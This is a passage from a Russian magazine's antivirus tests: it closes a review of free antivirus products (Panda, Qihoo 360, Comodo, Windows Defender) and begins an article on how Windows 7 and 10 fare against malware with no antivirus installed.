
Проверка скачанных архивов ZIP и RAR выполняется только вручную. Panda находит в них угрозы, но не спешит сообщать детали, видимо руководствуясь принципом «меньше знаешь — крепче спишь».



Проверка загруженных архивов по запросу

Испанская компания Panda Security называет свой бесплатный антивирус средством эффективной защиты от фишинговых сайтов и drive-by-угроз. Однако в нашем тесте даже внесенная в десяток черных списков фишинговая страница загружается беспрепятственно, мимикрируя под сайт банка. Panda никак на нее не реагирует при отключении в Edge фильтра SmartScreen.

Веб-сайт с вредоносным скриптом на Visual Basic антивирус проигнорировал. Он обнаружил и удалил копию зараженной страницы в кеше Edge лишь тогда, когда мы уже сами делали проверку кеша по запросу.



Ликвидация VBS-троянца по запросу



Как и Qihoo 360, Panda позволила загрузить почтового червя (известного с начала 2013 года) по ссылке `/readme.eml`. Заражение вновь было предотвращено только потому, что свежеустановленная Windows 10 не знает, чем открывать файлы с таким расширением. Любые манипуляции с файлом readme.eml «Панда» игнорировала. Спохватилась она лишь после того, как мы попросили проверить этот файл вручную.


Обнаружение почтового червя только при сканировании по запросу

В коде заведомо зараженных веб-страниц Panda не заметила ни одного JS-трояна. Когда мы кликнули по одному из баннеров, внедряемых через iframe, браузер предсказуемо сошел с ума и забросал нас рекламой. Мы специально закрыли часть окошек и подвигали остальные так, чтобы скрыть наиболее отвратные части назойливого маркетинга.



Игнорирование JS-троянцев в коде веб-страниц

Конкурентные отношения между разработчиками средств безопасности понятны, но среди всех протестированных продуктов только компоненты автозапуска «Панды» вызывали срабатывание других антивирусных сканеров.



Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				21.03.2016 22:19	
PSUAMain	AV Console	(Verified) Panda Security S.L	c:\program files\pan...	15.02.2016 1:24	0/57
HKLM\Software\Classes*\ShellEx\ContextMenuHandlers				21.03.2016 22:07	
UAContextMenu	Shell extension	(Verified) Panda Security S.L	c:\program files\pan...	15.02.2016 1:27	0/57
HKLM\Software\Classes\Directory\Background\ShellEx\ContextMenuHandlers				21.03.2016 22:07	
UAContextMenu	Shell extension	(Verified) Panda Security S.L	c:\program files\pan...	15.02.2016 1:27	0/57
HKLM\Software\Classes\Folder\ShellEx\ContextMenuHandlers				21.03.2016 22:07	
UAContextMenu	Shell extension	(Verified) Panda Security S.L	c:\program files\pan...	15.02.2016 1:27	0/57
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects				21.03.2016 22:07	
Panda Security Toolbar	Panda Security Toolbar Link Library	(Verified) Visicom Media Inc.	c:\program files\pan...	21.10.2013 23:04	14/54
HKLM\Software\Microsoft\Internet Explorer\Toolbar				21.03.2016 22:07	
Panda Security Toolbar	Panda Security Toolbar Link Library	(Verified) Visicom Media Inc.	c:\program files\pan...	21.10.2013 23:04	14/54
HKLM\System\CurrentControlSet\Services				21.03.2016 22:54	
NanoServiceMain	Panda Protection Service	(Verified) Panda Security S.L	c:\program files\pan...	12.02.2016 1:49	0/57
panda_url_filtering	Provides Anti Phishing protection	(Verified) Visicom Media Inc.	c:\program files\pan...	06.11.2015 20:58	3/56
PandaAgent	Panda Security Devices Agent	(Verified) Panda Security S.L	c:\program files\pan...	22.02.2016 18:43	0/57
PSUAService	Panda Product Service	(Verified) Panda Security S.L	c:\program files\pan...	15.02.2016 1:24	0/57
HKLM\System\CurrentControlSet\Services				21.03.2016 22:54	
NNSALPC	Application Layer Protocol Colorizer Driver	(Verified) Panda Security S.L.	c:\windows\system3...	03.12.2015 20:19	0/54
NNSHTTP	HTTP Parser Driver	(Verified) Panda Security S.L.	c:\windows\system3...	03.12.2015 20:28	0/55
NNSHTTPS	HTTPS Parser Driver	(Verified) Panda Security S.L.	c:\windows\system3...	03.12.2015 21:17	0/54
NNSIDS	Intrusion Detection System Driver	(Verified) Panda Security S.L.	c:\windows\system3...	03.12.2015 21:04	0/54
NNSNAHSL	@oem16.inf,%NNSNAHSL_Desc%;Network Activity Ho...	(Verified) Panda Security S.L.	c:\windows\system3...	24.04.2015 17:26	0/54
NNSPICC	Process Info Colorizer Client Driver	(Verified) Panda Security S.L.	c:\windows\system3...	03.12.2015 20:51	0/53
NNSPIHSW	Process Information Hook Server Kernelmode WFP Call...	(Verified) Panda Security S.L.	c:\windows\system3...	03.12.2015 21:15	0/55
NNSPOP3	POP3 Parser Driver	(Verified) Panda Security S.L.	c:\windows\system3...	03.12.2015 21:06	0/54
NNSPROT	Network Protector Driver	(Verified) Panda Security S.L.	c:\windows\system3...	03.12.2015 21:00	0/54
NNSPRV	Network Provider Driver	(Verified) Panda Security S.L.	c:\windows\system3...	17.02.2016 16:04	0/57
NNSSMTP	SMTP Parser Driver	(Verified) Panda Security S.L.	c:\windows\system3...	03.12.2015 21:10	0/54
NNSSTRM	Streamer Driver	(Verified) Panda Security S.L.	c:\windows\system3...	17.02.2016 16:18	0/57
NNSTLSC	Transport Layer Session Colorizer Driver	(Verified) Panda Security S.L.	c:\windows\system3...	03.12.2015 20:22	0/54
panda_url_filteringd	Visicom Media Anti phishing Domain Advisor (Powered ...	(Verified) Visicom Media Inc.	c:\program files\pan...	20.12.2013 2:05	1/56
PSINAflt	Analysis Filter	(Verified) Panda Security S.L	c:\windows\system3...	16.02.2016 2:18	0/57

На «Панду» ругаются другие антивирусы



ВЫВОДЫ

Вопреки ожиданиям, Windows Defender v.4.9 оказался вполне рабочим инструментом защиты. Он интегрирован с другими предустановленными компонентами для повышения безопасности и эффективно противодействует заражению во время веб-серфинга с использованием нового браузера Edge. Инфицированные сайты быстро вносятся в черные списки облачной службы Microsoft, и доступ к ним блокируется независимо от количества и типа обнаруженных угроз. Переход на многие фишинговые сайты и опасные загрузки блокирует фильтр SmartScreen. Если что и проскочит, то с большой вероятностью будет заблокировано «Защитником» или UAC. Кстати, «контроль учетных записей» — штука хоть и надоедливая, но во время теста не раз выступала последним рубежом обороны.

Если использование репутационных характеристик сайтов у «Защитника» и SmartScreen работает отлично, то алгоритмы анализа кода оставляют желать лучшего. Даже в нулевых годах многие антивирусы лучше определяли вредоносные скрипты, чем это сейчас делает Windows Defender. Другой непосильной задачей для него пока остаются архивы RAR.

Казалось бы, любой антивирус должен усиливать степень защиты, но на практике это не так. Все они отключают «Защитник Windows» во избежание конфликтов и не всегда обеспечивают полноценную замену даже ему, не говоря уже о платных версиях.

Антивирусы отключают «Защитник Windows»

Наиболее приятное впечатление в этот раз произвел Qihoo 360 Total Security 8.2. Легкий дистрибутив, быстрое сканирование, наглядный интерфейс, минимальное количество рекламы, несколько антивирусных движков и актуальные компоненты дополнительной защиты. При этом он поздно увидел почтового червя, проигнорировал несколько вредоносных JS- и PHP-скриптов, а на любом предупреждении о фишинге показывает ссылку PayPal.

Главным достоинством Comodo можно назвать изолированную среду для запуска потенциально опасного кода. Она реализована очень явно и используется всеми компонентами CIS. Песочница помогает предотвратить заражение даже в тех случаях, когда вредоносный объект все-таки запускается. В остальном этот антивирус почти не радует. Он навязывает техподдержку GeekBuddy при каждом случае, пропускает на уровне сигнатурного анализа многие критические угрозы, заметно тормозит работу системы и даже не препятствует посещению фишинговых сайтов.

Panda Free стала полным разочарованием. Все вредоносные скрипты из тестового набора Panda проигнорировала. Часть зловредов она увидела, только когда ее ткнули в них носом, но вряд ли пользователь будет запускать вручную проверку кеша Edge. Даже сообщения «Панды» не отличаются информативностью, хотя кому-то это может показаться плюсом. Единственная задача, с которой хорошо справляется эта программа, — рекламировать свою платную версию.

Дополнительно мы проверили, как участвовавшие в тесте бесплатные антивирусы и встроенные средства защиты в Windows 10 определяют зараженные приложения для ОС Android. Краткий ответ — никак. Протрояненные файлы APK они сканируют и обычно определяют как чистые, вводя пользователя в заблуждение.

КАК Я ЗАРАЖАЛ WINDOWS

БЕЗ АНТИВИРУСА: ИСПЫТЫВАЕМ БАЗОВУЮ УСТОЙЧИВОСТЬ WIN 7 И WIN 10 К МАЛВАРИ



Денис Колисниченко
dhsilabs@gmail.com

Все мы привыкли к мнению, что без антивируса, а еще лучше Internet Security безопасная жизнь на винде невозможна. Хочешь обойтись без него — добро пожаловать на Linux или OS X. А так ли это на самом деле? Проверим на практике! Подопытных систем у нас будет две: Windows 7, потому что она крутая и вообще респект ей, и Windows 10, потому что ее агрессивно продвигает Microsoft, всегда есть шанс на нее случайно обновиться :), да и, так или иначе, все равно пользователи винды на нее рано или поздно пересядут.

НАШ ПЛАН

Мы возьмем две чистые системы — Windows 7 SP1 и Windows 10 со всеми последними обновлениями, которые только будут найдены. Стандартные средства (вроде защитника Windows) будут выключены, сторонние антивирусы — не установлены. После этого будем открывать инфицированные документы и проверять улов. Для проверки будет использоваться не требующий установки сканер от Dr.Web (CureIt) — это гарантия того, что ни один антивирус не будет запущен в реальном времени.

НАЧИНАЕМ ИЗДАЛЕКА: СТАРЫЕ ВИРУСЫ

Однажды я разбирал свои архивы и очень удивился, когда увидел бурную реакцию современного антивируса на старые вирусы и даже asm-файлы. Понятное дело, что от asm-файлов ничего хорошего ждать не приходится :), но DOS-овским вирусам-то за что досталось? Простая программистская логика подсказывает, что вирусы времен DOS — Windows 98 современной винде не страшны. Но проверим!

Я достал старый архив Live Viruses 3732 for Anti-Virus Testing и начал их запускать. Ничего не вышло — старые вирусы несовместимы с семеркой. Логика победила!



Рис. 1. Старые вирусы не запускаются

Подобный тест в десятке проводить не стану — и так понятен его результат.

Промежуточный вывод

Старые вирусы новым системам не страшны. В антивирусных базах современных защитничков они присутствуют исключительно как балласт и дань традициям.

ПОСЕЩАЕМ НЕБЛАГОНАДЕЖНЫЕ САЙТЫ

Подобно Семену Семеновичу Горбункову, который искал неприятности на свой гипс, посещая всевозможные места, мы займемся тем же самым, но в виртуальном мире. В этом тесте ось будет со всеми апдейтами, в качестве браузера — Chrome, а вот антивируса не будет.

Для начала я стану щелкать по всем подряд рекламным баннерам. Chrome (для большей правдоподобности использую его, а не IE) помогает в обеспечении безопасности — он то и дело закрывает различные всплывающие окна, в одном из них как раз может быть вирус. URL специально затерт, дабы не делать бесплатной рекламы сайту.



Заблокированы следующие всплывающие окна:

Всегда показывать всплывающие окна с сайта

Всегда блокировать всплывающие окна

Настройки блокирования всплывающих окон...

Готово

Рис. 2. Блокировка всплывающих окон

Похоже, что от перехода по рекламным баннерам никакой вирус в моей системе не поселился. Поэтому пришлось искать списки сайтов, явно распространяющих вирусы. И такой список я нашел. Далее все просто: буду заходить на сайты из списка (не на все, а выборочно) — посмотрим, что из этого выйдет.

Вот что будет, если браузер направить на сайт, находящийся в «черном списке». Конечно, я проигнорирую предупреждение и зайду на этот сайт (а как же, ведь на нем есть интересующий меня контент — вирус). Обычного юзера, понятное дело, заинтересует другой контент, например серийник для какой-то программы.

Ошибка безопасности

Осторожно, вредоносное ПО!

Сайт p.org может установить на ваш компьютер вредоносное ПО, которое крадет или удаляет личную информацию (например, фотографии, пароли, сообщения и реквизиты банковских карт).

Автоматически отправлять в Google информацию о возможных проблемах безопасности.

Политика конфиденциальности

Скрыть подробности

Назад к безопасности

Система Google по проверке безопасности сайтов недавно обнаружила на p.org вредоносное ПО. Будьте внимательны, иногда даже на безопасных сайтах появляются вирусы.

Если вы готовы подвергнуть риску ваши личные данные, вы можете перейти на зараженный сайт, не дожидаясь удаления вредоносного ПО.

Рис. 3. Совсем уж неблагонадежный сайт



После перехода на сайт всплывающие окна размножаются быстрее, чем кролики (рис. 4). Браузер их блокировал, а я, в свою очередь, снимал блокировку :). Не знаю, инфицирован компьютер или нет, но Chrome повис намертво. Пришлось убить процесс. Ура! Троян HTML:Popupper-B оказался сильнее моего Chrome.

Рис. 4. Размножение всплывающих окон

Интересно, что Chrome ругается не на все вирусы из списка — то ли с определенных сайтов был удален вредоносный код, то ли их просто нет в базе Chrome. Был бы установлен антивирус, можно было бы сказать конкретнее.



Промежуточный вывод

После нескольких часов странствий в интернете я решил оценить улов и запустил сканер CureIt. Увы, все мои старания тщетны (рис. 5). Вирусов не найдено.

Рис. 5. Вирусов нет

ПРИЗЫВАЕМ НА ПОМОЩЬ РОДСТВЕННИКОВ

Родственники! Вот по-настоящему надежный источник! Несколько часов я серфил самые подозрительные сайты, пока не вспомнил про компьютер, который в основном используют жена с дочкой и на котором уже год как не установлен какой-либо антивирус.

Загружаю CureIt на него и жду, пока он просканирует все диски. Увы, результат такой же. Вирусов нет.

Промежуточный вывод

Родственники не помогли. Малварь пока не поймана.

ПРИЗЫВАЕМ НА ПОМОЩЬ КОЛЛЕГ: КОЛЛЕКЦИЯ СВЕЖИХ ВИРУСОВ

Я кинул клич — и спустя несколько дней получил отличную подборку современной малвари (от 0 до 10 лет выдержки): 139 файлов, из них 118 инфицированных документов (doc и PDF), остальное — EXE.

В качестве офисного пакета будет использоваться Microsoft Office 2013 SP1 — не самая новая, но и не самая старая версия MS Office. Думаю, что далеко не все перешли на 2016, поэтому и рассматривать ее пока нет смысла. Обрати внимание, что Microsoft Office все-таки отягощен сервис-паком.

Методика следующая: сначала я буду открывать инфицированные документы Word, потом — PDF, а уже потом — EXE. После каждой группы файлов система будет проверяться с помощью CureIt (если, конечно, выживет).

Защитник Windows в Windows 10

Прежде чем начну, скажу пару слов о защитнике Windows в десятке. Фича не новая — она есть и в семерке. Но вот в десятке это, похоже, полноценный антивирус. Сначала я забыл отключить в Windows 10 встроенный антивирус — защитник Windows. На удивление он отлично отработал (как выяснилось, в семерке он тоже был включен, но никаких уведомлений от него я не получал), см. рис. 6 и 7.




Рис. 6. Защитник Windows обнаружил вирус

